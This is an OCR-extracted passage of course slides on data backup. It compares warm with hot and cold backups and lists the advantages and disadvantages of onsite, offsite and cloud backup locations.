
Advantages:

- **Less expensive** than a hot backup
- Switching over the data backup takes less time compared to a cold backup but more time than a hot backup

Disadvantage:

- **Less accessible** than hot backup

Notes: ____________________



Choosing the Backup Location

Onsite Data Backup

- Only storing backup data at **onsite data** storage

Advantages:

- Onsite backup data can be easily accessed and **restored**
- **Less expensive**

Disadvantage:

- Risk of data loss risk is greater

Offsite Data Backup

- Storing backup data in **remote locations** in fire-proof, indestructible safes

Advantage:

- Data is secured from **physical security** threats such as fire or floods

Disadvantage:

- Problems with a regular **data backup schedule**

Cloud Data Backup


- Storing backup data on storage provided by an **online backup** provider

Advantages:

- The data is **encrypted** and free from physical security threats
- Data can be freely **accessed**

Disadvantages:


- **No direct control** of the backup data
- **More time needed** for backup



